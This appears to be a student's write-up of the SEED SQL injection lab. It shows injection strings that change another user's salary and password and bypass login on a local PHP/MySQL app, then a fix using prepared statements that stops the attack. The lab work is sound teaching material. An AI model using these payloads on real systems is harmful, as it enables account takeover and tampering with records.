| •••••• | | | | | | |
| Save | | | | | | |
| | | | | | | |


⁻ View profile again and you will see the changes.

Alice Profile

| Key | Value | | |
|--------------|-----------|--|--|
| Employee ID | 10000 | | |
| Salary | 9999 | | |
| Birth | 9/20 | | |
| SSN | 10211002 | | |
| NickName | Rude_Girl | | |
| Email | xyz | | |
| Address | xyz | | |
| Phone Number | 000000 | | |

Modify other people' salary:

- Go to edit profile and inject malicious code.
- Malicious Query: dumb_boss', salary=1 where name = 'Boby';#



- Now login as **Boby** and see the profile.

Employee Profile Login

USERNAME Boby';#

PASSWORD Password

Login

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Boby Profile

| Key | Value |
|--------------|-----------|
| Employee ID | 20000 |
| Salary | 1 |
| Birth | 4/20 |
| SSN | 10213352 |
| NickName | dumb_boss |
| Email | |
| Address | |
| Phone Number | |


Modify other people' password : 🖖




- Go to edit profile and inject malicious code.

Alice's Profile Edit dumb_boss', Password=sha1("123") where r NickName Email Address Phone Number PhoneNumber Password Save


- Malicious Query: dumb_boss', Password=sha1("123") where name = 'Boby';#
- Now try to login as **Boby** with password **123**





Countermeasure — Prepared Statement

- Got to http://www.seed-server.com/defense/ and try Sqli Attack.





- Attack Successful.
- Now change code and add prepare statements in it.

```
·(moghees⊗kali)-[~/Downloads]
 -$ <u>sudo</u> docker ps
[sudo] password for moghees:
                                        COMMAND
                                                                   CREATED
CONTAINER ID
              IMAGE
                                                                                     STATUS
                                                                                                      PORTS
97fdd1f1a6d3
                                         "docker-entrypoint.s..."
               seed-image-mysql-sqli
                                                                   49 minutes ago
                                                                                    Up 48 minutes
                                                                                                      3306/tcp, 3
3060/tcp mysql-10.9.0.6
835687ada3e9 seed-image-www-sqli
                                         "/bin/sh -c 'service..."
                                                                   49 minutes ago
                                                                                    Up 49 minutes
           www-10.9.0.5
  -(moghees&kali)-[~/Downloads]
<u>sudo</u> docker exec -it 835687ada3e9 /bin/bash
root@835687ada3e9:/#
```


```
root@835687ada3e9:/# cd /var/www/SQL_Injection/defense
root@835687ada3e9:/var/www/SQL_Injection/defense# ls
getinfo.php index.html style_home.css unsafe.php
root@835687ada3e9:/var/www/SQL_Injection/defense# nano unsafe.php
```

Code:

```
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn FROM credential WHERE name=? and Password=?");  
$stmt->bind_param("ss", $input_uname, $hashed_pwd); // execute the query $stmt->execute(); // get the result  
$result = $stmt->get_result();  
$ $$
```

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moghees@kali: ~/Downloads/Labsetup ×
                                     root@835687ada3e9: /var/www/SQL_Injection/defense ×
                                                                                                    Modified
 GNU nano 4.8
                                                    unsafe.php
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
$conn = getDB();
$stmt = $conn→prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt→bind_param("ss", $input_uname, $hashed_pwd);
$stmt→execute();
$result = $stmt→get_result();
if ($result→num_rows > 0) {
  // only take the first row
                                                                                            M-U Undo
               °O Write Out
 G Get Help
                               W Where Is
                                               Cut Text
                                                                Justify
                                                                                Cur Pos
  Exit
                  Read File
                                 Replace
                                                 Paste Text
                                                                To Spell
                                                                                Go To Line
                                                                                                Redo
```

- Now try attack again.



Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

- No data retrieved this time.